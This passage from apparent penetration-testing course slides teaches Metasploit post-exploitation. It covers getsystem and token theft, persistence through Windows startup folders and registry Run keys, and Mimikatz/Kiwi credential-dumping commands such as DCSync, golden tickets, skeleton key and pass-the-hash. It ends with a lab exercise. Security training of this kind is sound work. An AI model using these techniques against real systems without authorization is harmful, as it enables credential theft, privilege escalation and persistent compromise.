[-] stdapi_sys_config_getprivs: Operation failed: Access is denied. Failed
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid                    Success
Server username: NT AUTHORITY\SYSTEM
```



# Credential Theft

- drop_token

  Releases stolen token and returns session to previous privilege level

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > steal_token 3304
Stolen token with username: EX-WIN10\Administrator
meterpreter > getuid
Server username: EX-WIN10\Administrator
meterpreter > drop_token
Relinquished token, now running as: EX-WIN10\Administrator
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

# Persistence

- Use built-in Windows options
  - Vulnerable services
  - Task scheduler
  - Modify the registry
- Metasploit provides a ruby script that works (sometimes)
  - *persistence.rb*
  - *run persistence -h*

# Persistence: Understanding your Target

| Windows Folders used for Startup (Condensed List) |
| --- |
| C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup |
| C:\Users\<user name>\AppData\Local\Microsoft\Windows\Sidebar\Settings.ini |
| C:\Users\<user name>\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup |
| C:\Windows\System32\Tasks |
| C:\Windows\Tasks |

# Persistence: Understanding your Target (continued)

| Windows Registry AutoStart locations 32/64bit (Condensed List) |
| --- |
| HKCU\Control Panel\Desktop\Scrnsave.exe |
| HKCU\Software\Microsoft\Command Processor\Autorun |
| HKCU\Software\Microsoft\Internet Explorer\Desktop\Components |
| HKCU\Software\Microsoft\Internet Explorer\Extensions |
| HKCU\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce |

# Persistence: Understanding your Target (continued)

| Windows Registry AutoStart locations 32/64bit (Condensed List) |
| --- |
| HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\Userinit |
| HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\Shell |
| HKLM\Software\Microsoft\Windows\CurrentVersion\RunOnce |
| HKLM\Software\Microsoft\Windows\CurrentVersion\RunOnceEx |
| HKLM\Software\Microsoft\Windows\CurrentVersion\Run |

# Additional Metasploit Scripts

- post/windows/…
  - For Windows there are multipe subcategories
    - **Post Capture** (Keylog_recorder)
    - **Post Gather** (arp_scanner, checkvm, credential_collector, dumplinks, enum_applications, enum_logged_on_users, enum_shares, enum_snmp, hashdump, usb_history, local_exploit_suggester)
    - **Post Manage** (autoroute, delete_user, migrate, multi_meterpreter_inject)

**This is only an excerpt from the multitude of scripts available.**

# Additional Metasploit Scripts

- post/linux/…
  - **Post Gather**
    - checkvm
    - enum_configs
    - enum_network
    - enum_protections
    - enum_system
    - enum_user_history
    - enum_osx

**This is only an excerpt from the multitude of scripts available.**

# Additional Metasploit modules

- Sniffer
  - Allows for packet sniffing the remote host
  - Never stored on targets hardware
  - Can be read using psnuffle, dsniff, wireshark and others

```
meterpreter > use sniffer
Loading extension sniffer...Success.
meterpreter > help sniffer

Sniffer Commands
================

    Command             Description
    -------             -----------
    sniffer_dump        Retrieve captured packet data to PCAP file
    sniffer_interfaces  Enumerate all sniffable network interfaces
    sniffer_release     Free captured packets on a specific interface instead of downloading
    sniffer_start       Start packet capture on a specific interface
    sniffer_stats       View statistics of an active capture
    sniffer_stop        Stop packet capture on a specific interface
```

# Additional Metasploit Scripts (continued)

- Mimikatz
  - Script bundle for persistence and data exfiltration
  - Requires SYSTEM level privilege to use all of its features/functions
  - *load mimikatz*
  - *mimikatz_command –f fu::*

```
meterpreter > load mimikatz
Loading extension mimikatz...[!] Loaded x86 Mimikatz on an x64 architecture.

[!] Loaded Mimikatz on a newer OS (Windows 10 (Build 15063).). Did you mean to 'load kiwi' instead?
Success.
meterpreter > help mimikatz

Mimikatz Commands
=================

    Command           Description
    -------           -----------
    kerberos          Attempt to retrieve kerberos creds.
    livessp           Attempt to retrieve livessp creds.
    mimikatz_command  Run a custom command.
    msv               Attempt to retrieve msv creds (hashes).
    ssp               Attempt to retrieve ssp creds.
    tspkg             Attempt to retrieve tspkg creds.
    wdigest           Attempt to retrieve wdigest creds.
```

# Kiwi over Mimikatz

*kiwi*

- Kiwi is Mimikatz version 2!
- It includes more “out-of-the-box” functionality than Mimikatz version 1.
- Offers one command to run all the others for credential gathering:
  - *creds_all*
    - *creds_wdigest*
    - *creds_kerberos*
    - *creds_msv*
    - *creds_tspkg*

# Kiwi over Mimikatz

```
meterpreter > help kiwi

Kiwi Commands
=============

    Command                  Description
    -------                  -----------
    creds_all                Retrieve all credentials (parsed)
    creds_kerberos           Retrieve Kerberos creds (parsed)
    creds_msv                Retrieve LM/NTLM creds (parsed)
    creds_ssp                Retrieve SSP creds
    creds_tspkg              Retrieve TsPkg creds (parsed)
    creds_wdigest            Retrieve WDigest creds (parsed)
    dcsync                   Retrieve user account information via DCSync (unparsed)
    dcsync_ntlm              Retrieve user account NTLM hash, SID and RID via DCSync
    golden_ticket_create     Create a golden kerberos ticket
    kerberos_ticket_list     List all kerberos tickets (unparsed)
    kerberos_ticket_purge    Purge any in-use kerberos tickets
    kerberos_ticket_use      Use a kerberos ticket
    kiwi_cmd                 Execute an arbitary mimikatz command (unparsed)
    lsa_dump_sam             Dump LSA SAM (unparsed)
    lsa_dump_secrets         Dump LSA secrets (unparsed)
    password_change          Change the password/hash of a user
    wifi_list                List wifi profiles/creds for the current user
    wifi_list_shared         List shared wifi profiles/creds (requires SYSTEM)
```

# Additional Metasploit Scripts (continued)

- Mimikatz 2.0 (Kiwi) most common special commands (kiwi_cmd)

| Command | Purpose |
|---|---|
| CRYPTO::Certificates | List/export certificates |
| KERBEROS::Golden | Create golden/silver trust tickets |
| KERBEROS::List | List all user tickets (TGT and TGS) in user memory. No special privileges required since it only displays the current user's tickets. Similar to functionality of "klist". |
| KERBEROS::PTT | Pass The Ticket. Typically used to inject a stolen or forged Kerberos ticket (golden/silver/trust). |
| LSADUMP::DCSync | ask a DC to synchronize an object (get password data for account). No need to run code on DC. |

# Additional Metasploit Scripts (continued)

- Mimikatz 2.0 (Kiwi) most common special commands (kiwi_cmd)

| Command | Purpose |
|---|---|
| LSADUMP::LSA | Ask LSA Server to retrieve SAM/AD enterprise (normal, patch on the fly or inject). Use to dump all Active Directory domain credentials from a Domain Controller or lsass.dmp dump file. Also used to get specific account credential such as krbtgt with the parameter /name: "/name:krbtgt" |
| LSADUMP::SAM | Get the SysKey to decrypt SAM entries (from registry or hive). The SAM option connects to the local Security Account Manager (SAM) database and dumps credentials for local accounts. This is used to dump all local credentials on a Windows computer. |

# Additional Metasploit Scripts (continued)

- Mimikatz 2.0 (Kiwi) most common special commands (kiwi_cmd)

| Command | Purpose |
|---|---|
| LSADUMP::Trust | Ask LSA Server to retrieve Trust Auth Information (normal or patch on the fly). Dumps trust keys (passwords) for all associated trusts (domain/forest). |
| MISC::AddSid | Add to SIDHistory to user account. The first value is the target account and the second value is the account/group name(s) (or SID). Moved to SID:modify as of May 6th, 2016. |
| MISC::MemSSP | Inject a malicious Windows SSP to log locally authenticated credentials. |

# Additional Metasploit Scripts (continued)

- Mimikatz 2.0 (Kiwi) most common special commands (kiwi_cmd)

| Command | Purpose |
|---|---|
| MISC::Skeleton | Inject Skeleton Key into LSASS process on Domain Controller. This enables all user authentication to the Skeleton Key patched DC to use a "master password" (aka Skeleton Keys) as well as their usual password. |
| PRIVILEGE::Debug | Get debug rights (this or Local System rights is required for many Mimikatz commands). |
| SEKURLSA::Ekeys | List Kerberos encryption keys |
| SEKURLSA::Kerberos | List Kerberos credentials for all authenticated users (including services and computer account) |

# Additional Metasploit Scripts (continued)

- Mimikatz 2.0 (Kiwi) most common special commands (kiwi_cmd)

| Command | Purpose |
|---|---|
| SEKURLSA::Krbtgt | Inject Skeleton Key into LSASS process on Domain Controller. This enables all user authentication to the Skeleton Key patched DC to use a "master password" (aka Skeleton Keys) as well as their usual password. |
| SEKURLSA::Pth | Pass- theHash and Over-Pass-the-Hash |
| SEKURLSA::Tickets | Lists all available Kerberos tickets for all recently authenticated users, including services running under the context of a user account and the local computer's AD computer account. Unlike kerberos::list, sekurlsa uses memory reading and is not subject to key export restrictions. sekurlsa can access tickets of others sessions (users).list Kerberos encryption keys |

# Additional Metasploit Scripts (continued)

- Mimikatz 2.0 (Kiwi) most common special commands (kiwi_cmd)

| Command | Purpose |
|---|---|
| TOKEN::List | List all tokens of the system |
| TOKEN::Elevate | Impersonate a token. Used to elevate permissions to SYSTEM (default) or find a domain admin token on the box |
| TOKEN::Elevate /domainadmin | Impersonate a token with Domain Admin credentials. |

# Exercise: Privilege Escalation

## Objectives

After completing this exercise, students will be able to:

- Use exploit to gain access to target machine
- Navigate target systems
- Perform privilege escalation
- Use toolkit to gain persistence


## Duration

This exercise will take approximately **4.5** hours to complete.

# Debrief

## General Questions

- How did you feel about this procedure?
- Were there any areas in particular where you had difficulty?
- Do you understand how this relates to the work you will be doing?

## Specific Questions

- What limitations does a watering hole attack have in successful target exploitation?
- If you were to complete these objectives without guidance, what nexus of attack would you most likely choose to employ?

# Lesson Summary

In this lesson we learned about:

- Metasploit Venom
- Reverse and Bind Shells
- Privilege Escalation
- Mimikatz & Kiwi Script Use

# End of Module 2, Lesson 5